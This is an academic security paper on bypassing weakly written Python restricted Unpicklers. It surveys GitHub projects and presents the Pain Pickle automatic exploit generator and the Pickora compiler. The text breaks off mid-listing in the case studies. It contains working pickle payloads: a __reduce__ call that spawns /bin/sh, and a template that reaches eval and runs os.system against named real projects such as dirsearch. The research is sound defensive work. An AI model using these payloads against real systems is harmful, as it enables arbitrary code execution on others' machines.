

Pain Pickle: Bypassing Python Restricted Unpickler for Automatic Exploit Generation

Nan-Jung Huang¹, Chih-Jen Huang¹, and Shih-Kun Huang^{1,2}

¹Department of Computer Science, National Yang Ming Chiao Tung University, Hsinchu City, Taiwan

²Information Technology Service Center, National Yang Ming Chiao Tung University, Hsinchu City, Taiwan
{njhuang.cs11, splitline.cs09, skhuang}@nycu.edu.tw

Abstract—*Pickle* is a built-in library in Python that can serialize and deserialize Python objects and data structures. However, the process of *pickle* deserialization has been confirmed as a hazardous operation. Marco Slaviero uncovered its dangerous vulnerability and proposed exploitation methods in BlackHat 2011. As a result, corresponding defense methods have also been generated. Restricting Globals was proposed in the official Python documentation as a defensive approach.

We find that defense implementations are incorrect in some cases. Therefore, we conducted a large-scale analysis of 7543 open-source Python projects with more than 100 stars to find that 36 projects have implemented defense strategies. Among them, nine projects were not correctly implemented. Furthermore, we investigated the root causes of their failures for automatic exploit generation from these projects.

Keywords—Python, Pickle, Deserialization, Restricted Unpickler, Restricting Globals, Application Security

I. INTRODUCTION

Pickle [1] is a module built into Python to serialize and deserialize Python objects and data structures. Its format is represented by a series of instruction codes (opcode), and the deserialization process is a stack-based virtual machine that translates the instruction code.

Arbitrarily deserializing *pickle* opcodes of unsafe origin are considered a dangerous operation. Marco Slaviero has discussed the dangers and exploits of deserialization in the BlackHat 2011 [2] paper. An attacker can abuse the mechanism of the stacked virtual machine to execute arbitrary code or system operations.

Corresponding defense measures have been generated accordingly. The *Restricting Globals* paragraph of the official Python documentation proposes a whitelist-based approach. As long as the customized `find_class` method in *Unpickler* limits the class of objects loaded externally, a certain degree of security protection can be achieved.

While this is a theoretically possible defense, not all implementations of custom `find_class` are correct and efficient. We, therefore, analyze open-source Python projects at scale to determine which ones have implementations of defense and which implementations fail. Moreover, for the failed cases, attribution and automated exploits are performed.

Although the concept of “arbitrarily deserializing *pickle* content from untrusted sources is dangerous” has been

proposed for a long time, there are still some vulnerabilities based on this issue. Furthermore, “implementing safe *pickle* deserialization” has not been systematically discussed. We explore how many examples in the real world implement safe *unpickler*.

We find cases where defenses fail and are exploited by malicious users on open-source projects. We wondered if more implementations are with bugs or vulnerabilities that lead to serious security risks. We thus analyzed the open-source Python projects on GitHub on a large scale. The research interest is from the following classic example.

Implementations in Listing 1 are found in `uber/petastorm` [3]. The `safe_modules` defines a list of modules that the developer considers safe and allows builtins to be loaded. However, not all objects and functions contained in builtins are safe. A malicious user can still get the functions `builtins.eval` or `builtins.exec` to execute arbitrary Python code under this restriction, thus bypassing its so-called restriction.

This paper mainly focuses on the following three goals:

1. We explore the factors that cause the failure of the *Unpickler* implementation and how the exploit is constructed.
2. An exploit generation system is proposed, which can automatically detect the failure of the *Unpickler* implementation and generate the corresponding PoC.
3. We conduct a large-scale analysis of the projects implementing *Unpickler* and find the root causes of failures.

During the process, we developed two tools. **Pickora**: A small compiler that compiles Python scripts into *pickle* opcodes; and **Pain Pickle**: An automatic exploit generation system based on dynamic and static analysis of *Unpickler* failures.

```

%\begin{minted}[linenos]{python}
#
safe_modules = {
    "petastorm",
    "collections",
    "numpy",
    "pyspark",
    "decimal",
    "builtins",
    "copy_reg",
    "__builtin__",
}
#
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        """Only allow safe classes
        from builtins"""
        package_name = module.split(".")[0]
        if package_name in safe_modules:
            return super().find_class(
                module, name)
        else:
            # Forbid everything else
            raise pickle.UnpicklingError(
                "global '%s.%s' is forbidden"
                % (module, name))
#

```

Listing 1: Unsafe code: /petastorm/etl/legacy.py in uber/petastorm

II. BACKGROUND

A. Pickle

Pickle is Python's built-in module for serializing and deserializing objects. The serialization process converts Python objects to the *pickle* opcodes [1] following the binary protocol.

For compatibility, we adopt the opcodes of the second edition in this paper.

1) *The Pickle Virtual Machine*: The *pickle* deserialization process is a simple stack-based virtual machine that contains three important components:

Opcode Engine: Read instructions from the *pickle* input stream and execute them.

Stack: The standard stack data structure is implemented as a list structure in Python. When deserializing, the standard operations of pushing and popping values can be performed. Its content could not be fetched through any index.

Memo: An indexed data structure, implemented as a dictionary structure in Python, that acts like a scratchpad. When deserializing, you can read and write values through any index.

2) *Pickle Opcodes*: As a virtual machine, the *pickle* defines a series of opcodes, which are divided into six categories according to their capabilities. (I) Create constant (II) Set the value of the specified index (III) Set the property (IV) Call the function or create an instance of the object

(V) Reference the object of the specified module (VI) *Pickle* internal operation. Of these, a few opcodes contain both (IV) and (V) characteristics.

These six capabilities show the flexibility of opcodes. Even though *pickle* supports setting the value of attributes and indexes, it does not support reading attributes and indexes, meaning that we cannot arbitrarily access special magic methods or functions for further use. This is one of the challenges when exploiting a bug where the *pickle* limit is invalid.

B. Pickle Deserialization

1) *Insecure Deserialization*: When an attacker controls the serialized data, it will cause arbitrary code or other behaviors not expected to execute during the deserialization process. It is a deserialization vulnerability. Such security risks are present in many programming languages, such as Java [4], PHP [5], Ruby [6, 7], .NET [8] and Python discussed in this paper.

2) *Pickle Deserialization Vulnerability*: In most cases, the resulting *pickle* risk is a combination of category IV and V capabilities in the opcode.

Pickle operates as a fairly liberal virtual machine and can be considered basically a subset of Python. It can even arbitrarily refer to external function libraries for operation, which makes the abuse of space more flexible. In this situation, it is fairly easy to execute arbitrary code. Sour Pickle [2], introduced by Marco Slaviero at BlackHat 2011, has proposed many exploits.

Taking the example in Listing 2, just after serializing (line 8) the class `RunBinSh` and deserializing it (line 11), `subprocess.Popen` function will execute the `/bin/sh` command. The reason for this is that when *pickle* is serializing an object, it looks for the object to have a `__reduce__` method and tries to call it. The return value of this method (also called the "reduce value" here) must be a string or a tuple. If the returned value is a string, the string represents the name of a global variable; if the returned value is a tuple - which is the case in this example, it must contain at least two elements. They are:

1. A callable object (such as a function, class) that will be called upon deserialization.
2. The parameter to be provided when the callable object is called and is a tuple of variables.

As long as you customize the `__reduce__` method, you can generate *pickle* opcodes that can call any function and control any parameters. This naturally brings the ability to execute arbitrary code.

```

import pickle, subprocess
class RunBinSh(object):
    def __reduce__(self):
        return (subprocess.Popen, (
            ('/bin/sh',)),)

# generate the pickle opcode exploit
opcode = pickle.dumps(RunBinSh())
# trigger the exploit, should run
# subprocess.Popen("/bin/sh")
pickle.loads(opcode)

```

Listing 2: An easy way to exploit the Pickle deserialization vulnerability

We explore why such vulnerabilities can be exploited from an opcode point of view. Using Python’s built-in pickletools library, we can easily disassemble the contents of the opcodes, as shown in Listing 3. It can be seen that GLOBAL can successfully introduce the Popen function from the outside, which is the main cause of the vulnerability; the second factor is that the function can be executed through REDUCE.

```

>>> pickletools.dis(
...     pickletools.optimize(pickle.dumps(
...         RunBinSh(), protocol=2))
... )
0: \x00 PROTO      2
2: c    GLOBAL     'commands Popen'
18: X   BINUNICODE '/bin/sh'
30: \x85 TUPLE1
31: \x85 TUPLE1
32: R    REDUCE
33: .    STOP
highest protocol among opcodes = 2

```

Listing 3: Pickle Exploit after Dis-assembly

3) *Restricting Globals*: Restricting Globals [9] is a standard mitigation for *pickle* deserialization designed to limit the objects allowed to be loaded.

When in deserializing operations, it processes and deserializes *pickle* opcodes through the built-in *Unpickler* category. This class contains the *Unpickler.find_class()* method. When the *pickle* opcode attempts to reference an object of the specified module (capability class (V)), the corresponding object is loaded by this method. When this method is called, two parameters are passed in: the module name (module) and the name of the object to be imported into the module (name). Its default behavior is only to import objects in the specified module and return them.

For global restriction protection, developers can inherit *Unpickler* and override the *Unpickler.find_class()* method. This controls the object to be deserialized. We write specific import rules according to the incoming module and name parameters: depending on actual needs, directly prohibit the loading of all global objects or limit them to a safe subset.

```

import builtins
import pickle

safe_builtins = {'range', 'complex', 'set',
                 'frozenset', 'slice'}

class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        # Only allow safe classes from builtins.
        if module == "builtins" and
            name in safe_builtins:
            return getattr(builtins, name)
        # Forbid everything else.
        raise pickle.UnpicklingError(
            "global '%s.%s' is forbidden" %
            (module, name))

```

Listing 4: Example of Restricting Globals in the Python 3.10.4 documentation

Listing 4 is an example provided by the Python 3.10.4 official documentation [9]. We restrict the objects that can be imported to a small scope by checking whether the module parameter is builtins and whether the name parameter is included in the set *safe_builtins*.

In the official document, there is a way to limit the loaded objects, and the sample program cannot be bypassed. However, protection methods are rules written manually, and rules that can be bypassed should be alerted. The vulnerabilities caused by flawed implementations are our primary concerns.

III. DESIGN AND IMPLEMENTATION

In this section, we discuss strategies for circumventing various types of poorly implemented *Unpicklers*. It also shows how to analyze public projects on a large scale and implement an automated proof-of-concept exploit generation system based on this strategy.

A. Overview

The process is divided into three stages: 1) target collection and preliminary filtering, 2) dynamic and static analysis to classify *Unpickler* implementations and find code fragments (gadgets), 3) manual or automatic coercion exploitation, as shown in Figure 1.




Figure 1: Architecture

First, we crawl a large number of projects implemented in Python during the target collection phase, and then filter

out the cases that have implemented *restricted Unpickler*. In the next stage, we will analyze the differences in bypass strategies caused by different implementation details as the basis for circumventing. Finally, we will perform dynamic and static analysis on *restricted Unpickler* to extract useful information. Combined with the mentioned strategies, automated or manual bypass attempts are made to confirm whether the implementation of the project can be bypassed.

B. Differences in Implementation

As mentioned in Paragraph II-B3, omissions in the implementation details of the method `find_class` could cause the supposedly safe *Unpickler* to fail when the developer tries to protect it. We observe the implementation of *Unpickler* in each project, and in Subsection III-B, we summarize various implementation types and discuss their feasible detour strategies one by one.

We analyze from two aspects: object acquisition strategy and global restriction implementation, and explain the actual implementation status. The ways in which *Restricted Unpickler* has been implemented are grouped in the patterns described below.

1) *Pattern Differences in Object Acquisition*: The core function of `find_class` is to return objects. We observe that there are two types of implementation methods, denoted Class I and Class II.

- I. **Single-level Acquisition**: It will directly acquire the properties in the specified module, without additional parsing of the module or name parameters. The `getattr(module, name)` written on line 10 of the listing 4 is this method.
 - II. **Recursive Acquisition**: Many implementations will directly use `Unpickler.find_class`, a built-in implementation method of Python, to acquire the object to be imported. After a deep understanding of the implementation of Python, it is found that if the current version of Python (ie, above 3.5.0) supports the *pickle* protocol of version 4 or above, this method uses dot (.) symbols to separate name parameters for in-depth read. Take *Unpickler* with `Unpickler.find_class` as an example. To obtain the `str.maketrans` object of the `builtins` module with the `GLOBAL` command, first try to obtain the `str` object of the `builtins` module. If `str` exists, then access the `maketrans` property from the `str` object. Therefore, `str.maketrans` can be obtained smoothly. Conversely, since methods of class I can only access single-level properties and `str.maketrans` is not a direct property within `builtins`. So the former method cannot get `str.maketrans`. In Listing 1, `super().find_class(module, name)` written on line 20 is such a method.
- In summary, an implementation is classified as class II as long as it uses `Unpickler.find_class` to fetch

objects and the supported Python version implements the *pickle* protocol version 4+.

The **single-level acquisition** strategy is more restricted while **recursive acquisition** is a more flexible type. This difference of functionality will have a considerable impact on the subsequent process of exploit generation.

2) *Implementation of Restricting Globals*: As far as the official example [9] is concerned, the implementation should be based on the two arguments `module` and `name` passed into the method `find_class`. The rules and strategies written by each developer are different, resulting in differences in bypass strategies. This paragraph will discuss four styles, A, B, C and D as follows.

- A. The pairing of `module` and `name` must belong to a certain subset. The implementation examples provided by the official documentation (listing 4) are of this type. This type of rule is the most stringent and less prone to failure.
- B. The `module` parameter must belong to a certain subset and the `name` parameter must be restricted to start with a certain string or adopt some loose rules, such as a blacklist mechanism. It is less restricted than A.
- C. The `module` parameter must belong to a certain subset and the `name` parameter is not checked. Example Listing 1 is of this type.
- D. Only the `module` parameter is restricted to start with a specific string or use some loose rules, such as a blacklist mechanism.

The above four categories of rules are not completely mutually exclusive. There are still many scenarios where they are mixed. As far as bypassing is concerned, from the attacker's point of view, we only need to find the weakest part of the restriction.

3) *Summary*: The above two paragraphs **Restricting Globals** and **Object Acquisition Pattern** describe important differences of implementation that affect subsequent bypass and exploit generation.

Combining the above two **object acquisition** methods and four **global restrictions** rules, there will be eight implementation combinations. We will explore possible bypass strategies for each combination. For the following description, these combinations will be represented in the format of "Object Acquisition Pattern - Restricting Globals Implementation", such as II-A and I-C.

C. Code Fragment (Gadget)

The process of bypassing *restricted Unpickler* requires chaining multiple functions or objects, which are called **code fragments** (gadget). This subsection will explain its concepts and definitions.

Paragraph II-A2 lets us know that *pickle*'s opcodes are rich in functionality (divided into six categories). Unfortunately, it does not support writing attributes and index values, which also causes inconvenience to bypassing. One

of the uses of **code fragments** (gadget) is to make up for this shortcoming, allowing us to smoothly bypass restrictions in certain situations.

Due to the limitation of the *pickle* opcode capability, in most cases it is necessary to call the method of the specified object to complete the execution. We define a code fragment as a callable object [10]. When the purpose is to bypass Restricting Globals, the gadget must comply with the current *Unpickler* rules before it can be imported. If the object satisfies the above conditions, it is considered a potentially usable gadget and can be further filtered and analyzed based on its functionality.

We summarize the exploitable code fragments (gadget) into the following three types:

1. Dangerous function call. Arguments passed into the gadget are propagated either indirectly or directly to the dangerous function. In this paper, dangerous functions are defined as 1) functions that execute arbitrary code, including `eval` and `exec` functions, and 2) execution of arbitrary system instructions, including `os.system` and `os.popen`.
2. Ability to read attributes. This type can read the specified property value of any object and return the result. The most standard example is the `getattr` function [11] contained in the `builtins` module. Its arguments are the arbitrary type object `object` and the string type property name `name`, and returns the actual value of `name`.
3. The ability to read the index value (get item). This type of gadget reads the content of the specified index of the specified object and returns the result. The most standard example is the `getitem` function [12] contained in the `operator` module. Its arguments are an object of any type `a` and an index value of any type `b`, and returns the value pointed to by the index `b`.

The first type is directly harmful; the second and third types can make up for the shortcomings of *pickle*'s original opcode and are indirectly connected into an exploit chain.

D. Bypass Strategy

In this subsection, the characteristics of each type of implementation and the applicable bypass strategies are analyzed. We found that several implementations applied the same strategy to bypass, and divided the eight methods into three types, as shown in Figure 2. In addition, the difficulty of bypassing increases sequentially. We will adopt the mentioned strategies for the design of exploit generation.

1) *Type I Recursively Get with Lax Whitelist*: This paragraph describes the bypass strategy for Type I, which applies to three implementations: II-B, II-C, and II-D.

Recursively fetching objects causes the `name` parameter to be parsed further. We have unlimited access to arbitrary Python magic methods [13], which leads to `__builtins__` modules and further `eval` functions for **arbitrary code**



Figure 2: Classification for Bypass Strategy

execution [14]. This approach is one of the standard exploits for server-side template injection vulnerabilities in Jinja2 [15].

For example, in the default environment of Python 3.10.4 in Ubuntu 20.04, the `get_eval` function in Listing 5 can be used to get `eval` for any object. This operation process is mainly based on calling functions, which can be achieved by the *pickle* opcode itself. The pseudo code of the *pickle* opcode corresponding to Listing 5 can be found in Listing 6. The principle of this algorithm is that first we get the object class through `__class__.__base__`, a special property that exists in all Python objects. Since all Python objects also inherit from or render [16] as `object`, we can get its `__subclasses__` method again to get all objects that inherit from `object` (This list contains over a hundred objects from various modules). Among them, we can easily find an exploit chain that takes `__builtins__` and takes dangerous functions such as `eval`.

It is worth mentioning that the *pickle* opcode does not support a method to get the specified object. We first introduce the `__setattr__` method of the allowed object and module, and then set the return value of the function from the `__setattr__` to the allowed object and module so that it can be operated by GLOBAL code again. In a nutshell, we combine `__setattr__` with GLOBAL to perform attribute retrieval.

```
def get_eval(obj):
    # os._wrap_close
    gadget = obj.__class__.__base__.
        __subclasses__()[137]
    return gadget.__init__.__globals__[
        '__builtins__']['eval']
```

Listing 5: Use pickle to get the eval function (pseudo code) from any object

Because of the less restricted whitelist of such restrictions, even II-B and II-C restrict the module string itself or its prefix and II-D restrict the name prefix, but neither will affect our exploitation. Anything that can be referenced in Python has the mentioned properties, and basically we can generate opcodes sufficient to execute arbitrary code regardless of the constraints.


```

%\begin{minted}[linenos]{python}
__setattr__ = GLOBAL("allowed_module",
                    "__setattr__")

subclasses = GLOBAL(
    "allowed_module",
    "obj.__class__.__base__.__subclasses__"
) ()
__setattr__("subclasses", subclasses)

gadget = GLOBAL(
    "allowed_module",
    "subclasses.__getitem__"
) (137)
__setattr__("gadget", gadget)

eval = GLOBAL(
    "allowed_module",
    "gadget.__init__.__builtins__.
    __getitem__") ('eval')

```

Listing 6: Use pickle to get the eval function from any object, in pseudo code

In conclusion, *Unpicklers* implemented in these ways are among the easiest to exploit. As long as the established policy template is applied, the proof-of-concept of exploit can be successfully generated.

2) Type II: Directly Get with Whitelist for module:

This paragraph describes the bypass strategy for **Type II**, which applies to two implementations: I-C, I-D.

Both implementations can be referred to as restrictions on referenced modules, although I-C generally allows a slightly wider range than I-B. Compared with the previous scene, the single-layer acquisition of objects is obviously more limited in exploitation, and it is impossible to obtain special attributes and objects infinitely inward. However, it is still possible to bypass the restrictions with flexible use of gadgets.

We divide the bypass strategy of **Type II** into the following steps:

1. If there is a gadget with dangerous function capabilities, it will be used first. Try as much as possible to see if there is a direct or indirect way to reach the dangerous function in the objects that can be introduced. If the function can be successfully reached, it will further try to manipulate the parameters of the dangerous function, and bypass it by executing any code or system command.
2. If a gadget with the capability of `get attribute` can be obtained, return to the paragraph III-D1. According to the strategy of **Type I**, deep fetch magic method to execute arbitrary code. The strategy of type I can be directly adopted because the essence of recursive acquisition is to continuously acquire attributes (`get attributes`), that is, the way to acquire objects is a gadget with the ability to acquire attributes.
3. If a gadget with `get index value` capability is

obtained, two attempts are made:

- a. Most modules in the CPython implementation contain the `__builtins__` attribute [17], which is of type dict and contains all of the `builtins` object. If it can be introduced, you can use this gadget to evaluate `__builtins__`
- b. If `__builtins__` cannot be successfully obtained, then search for other objects that can be imported, such as arrays, dictionaries, etc. that are accessed in index form, and take values from them, to find more available entry points and gadgets.

If the above three steps fail, the case is considered to be unable to be bypassed smoothly.

3) Type III: Strict Restrictions on module and name:

This paragraph describes the bypass strategy for **Type III**, applicable to these implementations: I-A, II-A, and I-B.

This `whitelist` restriction explicitly restricts the reference to a very small range of objects, and we no longer need to distinguish between their acquisition strategies. Among them, I-B seems to be more free in terms of restrictions, but its behavior of acquiring objects is a single layer, so it is still only a subset of the limited range.

This is the most restrictive type. There are not many gadgets available, just check one by one against the values defined in the whitelist when implementing Restricting Globals. Even though the gadgets available are quite rare, we may still find the three gadget scenarios combined with the native functionality of the *pickle* opcodes for further exploitation. The rules directly use the logic described in Type II.

E. Automatic Exploit Generation: Pain Pickle

We have designed bypass strategies that various types of *Unpickler* implementations can employ. In this subsection we transform the mentioned strategy into an automated circumvent.

1) *Automatically Finding Available Gadgets*: According to the description of III-D, we know that except for **Type I** (paragraph III-D1) which has a general solution, the other two depend more or less on the help of code fragments (gadget) to bypass the restriction. Therefore, finding gadgets has become a major factor in our subsequent bypass. This paragraph will describe how to automate a gadget search from a project or library.

Due to the high dynamic nature of Python, objects and classes can be freely generated and bound to any module in many different ways. If only relying on pure static analysis, some dynamically generated objects will be missed in some cases. Therefore, we adopt a combination of dynamic and static analysis methods.

First, we statically crawl all the referenced scripts under the module, so as to obtain all the module architectures that may exist and grasp the whole for subsequent analysis. After getting referenced targets, dynamically reference all allowed targets based on *Unpickler*'s conditions. After the

target is successfully introduced, the attribute values contained in it are analyzed to obtain the available code fragment (gadget). The following discussion has two parts:

- a. **classes and functions:** For such objects, use Python's built-in `inspect` [18] module to get the code location. Then extract the actual corresponding code of this object for the convenience of subsequent static analysis.
- b. **Subscriptable object:** It cannot be accessed directly through the *pickle* script. As mentioned in III-C, this section is still quite useful if there is a gadget capable of reading the index. To sum up, it may contain potential gadgets, so we will record them first. If it is found that the object contains a class or function, then use the method of the a. paragraph to analyze.

In the previous step, just getting the potential code fragment doesn't really tell if it's one of the three types mentioned in Subsection III-C. In this step, we use static taint analysis with dynamically obtained scope data for analysis.

First of all, for a Python function, we can dynamically obtain the global variables available to the function from its `__globals__` attribute, so that the variable name corresponds to the actual object in subsequent analysis. In static analysis, the code fragment is directly converted into an abstract syntax tree through the `ast` module for visiting, and a rough judgment on the flow of data is made. If it is confirmed that the function parameters can flow directly or indirectly to the dangerous function, it is regarded as a gadget with the ability of dangerous function. If it is found that the return value of the function directly contains the feature of obtaining an index or attribute for the incoming parameter, and the index or attribute value is also a function parameter that can be controlled, it is regarded as the other two types of code fragments(gadgets).

Through the above steps, we have obtained all the potentially exploitable code fragments. The next step is to perform static analysis. As described in subsection III-C, the capabilities of **code fragment** are sorted by static analysis to filter out the last few available gadgets.

2) *Exploit Generation:* We will combine the bypass strategies discussed in the subsection (III-D) with the use of gadgets for automated exploit generation.

Type I (III-D1) is the simplest for exploit generation and does not depend on code fragment exploration. When the implementation of this pattern occurs, as the conclusion of subsection III-D1, the restriction can be successfully bypassed as long as the *pickle* opcode template is directly applied, such as Listing 6 shown. This is done by replacing `allowed_module` with any module name that is allowed to be imported, and adjusting the offset on line 13 depending on the Python version.

Types II and III (III-D2, III-D3) are analyzed from previously automatically explored opcode fragments (gadgets). Perform a breadth-first search on gadgets capable of directly calling dangerous functions to see if there is a path that

can be reached indirectly or directly via the *pickle* opcode. For gadgets capable of accessing indexed content, first try to reference `__builtins__` as described in the strategy. If the condition is satisfied, the object of **subscriptable** collected in the previous gadget exploration is used to find out whether there is an available target. For those who have the ability to access attribute values, the strategy of III-D1 can be used directly.

Through the above logic, we can automatically generate exploit.

F. Manually Exploit Generation: Pickora

1) *Introduction:* Given that the exploit construction process is somewhat complicated, we need a more convenient opcode generation tool than manually writing *pickle* opcodes by hand. Therefore, we designed and implemented a small compiler to make it easier for researchers to generate *pickle* opcodes.

With this compiler, we compile *pickle* pseudo code that conforms to Python syntax into *pickle* opcodes. Also, some macro functions are added to make up for some of the differences between Python syntax and *pickle* opcodes. For compilation instructions and parameters, use `./pickora.py --no-auto-import --protocol=2 --code <code>`

2) *Design:* *pickle* is mostly functionally equivalent to Python's native syntax. At the same time, in order to reduce the learning curve of this pseudo code for researchers, we design the pseudo code syntax to be the same as Python's native syntax and directly convert it into the six types of opcode functions.

(I) **Create constant:** You can directly convert the original data node to the corresponding opcode. (II) **Set the value of the specified index:** The native Python syntax only supports assigning the value of a single index at a time. Only the `SETITEM` opcode is used here. (III) **Set attribute:** Only the `BUILD` opcode is available. Its essence is to call the `__setstate__` or `__dict__.update()` method of the target object. Constructs a dict variable here as its argument. (IV) **Call a function or create an instance of an object:** Only `REDUCE` is used. Compared with the other two functions, it is the simplest calling function. Among them, `NEWOBJ` only supports creating instances of classes with `__new__` methods, which is quite limited. (V) **References an object of the specified module:** The `from ... import ...` syntax in Python is quite similar in nature. By design, this syntax can be used to represent the `GLOBAL` directive. However, the reference method in *pickle* is more flexible than the native Python syntax, so we also wrap some opcodes into a series of macros, such as `GLOBAL(modname: str, name: str)` to make up for this difference. (VI) **Assign variable function:** The function of assigning variables in Python is implemented using the

memo structure in *pickle*, which enables us to write Python virtual code more flexibly.

3) *Implementation*: Pickora pseudo code is syntactically the same as native Python. We use Python’s built-in *ast* module to convert pseudo code to abstract syntax tree. For specially defined macro functions, additional custom conversions are made. The implementation of this compiler does not depend on any third-party Python modules, and the execution environment only supports Python 3.8 and above.

For future research and further exploration, we publish the source code of this part at <https://github.com/splitline/Pickora>.

IV. EVALUATION

We will analyze whether the research results (or methods) of this paper address the following questions in order to evaluate the effectiveness.

- **RQ1**: How many implementations are there in the real projects? What percentage of implementations fail?
- **RQ2**: Is it possible to automatically detect the gadgets that can be exploited in failure cases?
- **RQ3**: Can the full opcodes for exploit be automatically generated?

A. Experimental Environment

The execution environment used in this paper is as follows:

OS: Ubuntu 20.04.4 LTS

Kernel: gnu/linux 5.13.0-37-generic

CPU: AMD Ryzen 5 3600X (12) @ 3.8GHz

Memory: 16 GB

Python version: The default is 3.9.9, compiled with GCC 9.4.0; Pickora-related compilation and testing also use this version. If some of the tested projects only support Python 2, we will use Python 2.7.18 for testing and GCC 9.4.0. for compilation.

B. Experimental Results

We have analyzed and tested various cases found in the real world. Because of the variety, the three types mentioned in Subsection III-D are included in the case. Table 1 shows the circumvented cases found in the project and the results of the tests performed.

¹ Use 3 categories mentioned in the section III-D.(III-D1III-D2III-D3)
² Successfully found subsequent exploitable gadgets. CAT. 1: No detection performed, marked as N/A.
³ Exploit are automatically generated by the program.
⁴ Exploit is generated by compiling human-written pseudo code through Pickora.

TABLE 1: Experiment Results

GitHub Project	Type ¹	Gadgets ²	AEG ³	Pickora ⁴
uber/petastorm	I	N/A	✓	✓
markovmodel /PyEMMA	I	N/A	✓	✓
maurosoria /dirsearch	I	N/A	✓	✓
FederatedAI /FATE	II	✓	✓	✓
mindspore-ai /mindspore	II	✓	✓	✓
Ultimaker /U-ranium	III	✓	✗	✓
kupferlauncher /kupfer	I	N/A	✓	✓
CensoredUsername /unrpyc	II	✓	✓	✓
naparuba /shinken	II	✓	✓	✓

1) RQ1: Projects implementation in the Real World:

We used the GitHub API [19] against 7253 repositories on Github with more than 100 stars and found that 36 projects implemented *restricted unpickler*. Among them, 9 projects were not properly implemented, and all bypass methods were found after confirmation.

The results of the analysis for each bypassable case are recorded in TABLE 2. We found that the cases using both Type I and Type II implementations failed. On the other hand, the cases of *restricted unpickler* implemented in Type III were mostly successful; however, a circumventable case was still found. It is worth mentioning that we found all implementations that did not strictly limit both `module` and `name` to a limited subset (ie III-D1 and III-D2 mentioned implementations) are bypassable.

With this result, we believe that the most basic defense is at least to enforce strict whitelisting as mentioned in paragraph III-D3: a Type III implementation; even if an implementation case is still found to be bypassable. If the developer has a sufficient understanding of the capabilities of *pickle*, it is still possible to properly implement a secure *unpickler*.

The failure causes and bypass methods will be described in detail in the subsection IV-C.

2) *RQ2: Gadget Probing Ability*: The implementation of III-D1 has a fixed pattern that does not rely on the help of gadgets. It will not be probed in this paragraph.

For the other two types: We found that in all bypassable cases, potential and subsequently exploitable code fragments were successfully detected automatically. Unfortunately, we have not found the second type of gadget predicted in Sub-

TABLE 2: Ratio of Implementation Category

	Type I	Type II	Type III	Ratio
Bypass	4	4	1	25%
Block	0	0	29	75%
Ratio	Bypass	44.4%	11.1%	100%
	Block	0%	100%	100%

section III-C: the segment with the ability to read attributes, whether through program or manual inspection. Therefore, its ability can only be tested through simulated situations.

3) *RQ3: Ability to Automatically and Manually Generate Exploit:*

a) *Automatic Exploit Generation:* Eight of the nine cases we found were able to automate the exploit generation without a hitch; the only case that failed to generate was *Ultimaker/Uranium* of Type III. Although, in this case, potentially exploitable code fragments were successfully detected and proved to be exploitable manually; however, the trigger point is the *BUILD* opcode and depends on a specific parameter combination, which is more complicated to exploit. Exploit cannot be successfully generated by relying only on the simple rules currently designed.

b) *Manual Exploit Generation:* Manually write **pseudo code** and compile with **Pickora** to produce *pickle* opcodes. After expanding enough syntax and macros, exploit code can be successfully written in all found cases when it cannot be automatically generated.

C. Cases Analysis

We pick a case from each type of implementation found in the real world for discussion: illustrating the method for judging type and the situation in which the strategy proposed by III-D is used in practice.

The pseudo code used in this subsection can be compiled into *pickle* opcodes by **Pickora**.

1) *Type I:* The *maurosoria/dirsearch* [20] is a website directory scanning tool. The function of saving the current scan progress is implemented using *pickle*. When the progress is restored, *pickle* data will be loaded. During the loading process, *Unpickler* will try to protect, as shown in Listing 7, its judgment logic includes three conditions. Initially, it defines a list of allowed modules. Two of the conditions are that the module parameter must exactly match one of the allowed modules or it must start with an allowed module; the other is that if the module parameter is equal to *builtins*, as long as the name parameter is not in the defined blacklist, the corresponding objects can be imported arbitrarily.

Although *dirsearch* has written a lot of conditions, they mainly limit the usage of the parameter module; as for name, there are almost no restrictions, and *Unpickler.find_class* is used for the subsequent value. Combining the above rules, it can be concluded that

this implementation belongs to Type I. As far as the bypass method is concerned, as mentioned in the paragraph III-D1, the bypass can be done by applying the aforementioned template. In general, the actual full exploit pseudo code, such as Listing 8, is simply a replacement of the *allowed_module* string in Listing 6 with one of the importable modules, *requests*, or any other module that is allowed to import. It is worth mentioning that the implementation in Listing 1 mentioned at the beginning of this article is also of Type I; it can also be bypassed with the same implementation as here.

```

UNSAFE_PICKLE_BUILTINS = ("eval", "exec")
ALLOWED_PICKLE_MODULES = ("collections",
                           "requests", "http", "urllib3", "lib")
class RestrictedUnpickler(
    _pickle.Unpickler):
    def find_class(self, module, name):
        if (
            module in ALLOWED_PICKLE_MODULES
            or module == "builtins"
            and name
                not in UNSAFE_PICKLE_BUILTINS
            or any(
                module.startswith(f"{module_}.") \
                for module_
                    in ALLOWED_PICKLE_MODULES
            )
        ):
            return super().find_class(
                module, name)
        raise _pickle.UnpicklingError()

```

Listing 7: Implementation in *dirsearch/dirsearch/lib/utils/common.py*

```

__setattr__ = GLOBAL(
    "requests",
    "__setattr__"
)

subclasses = GLOBAL(
    "requests",
    "obj.__class__.__base__",
    __subclasses__())
__setattr__("subclasses", subclasses)

gadget = GLOBAL(
    "requests",
    "subclasses.__getitem__") (137)
__setattr__("gadget", gadget)

eval = GLOBAL(
    "requests",
    "gadget.__init__.__builtins__",
    __getitem__") ('eval')
eval('__import__("os").system("id")')

```

Listing 8: Generated Exploit Pseudo Codes for *dirsearch*

2) *Type II:* *mindspore-ai/mindspore* [21] is a deep learning framework that implements tools for loading *cifar-10* and *cifar-100* datasets. During the loading process, it will be deserialized by *pickle* with certain restrictions, such as Listing 9. It performs three conditional judgments. Restrictions on

`builtins` and `numpy.core.multiarray`: belong to the most restrictive Type III. Restriction on `numpy` module: of Type II. The `name` parameter is not restricted, and `getattr` is used for single-level value.

```
safe_builtins = {'range', 'complex', 'set',
                 'frozenset', 'slice'}
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module == "builtins" and
            name in safe_builtins:
            return getattr(builtins, name)
        if module == "numpy.core.multiarray"
            and name == "_reconstruct":
            return getattr(
                np.core.multiarray, name)
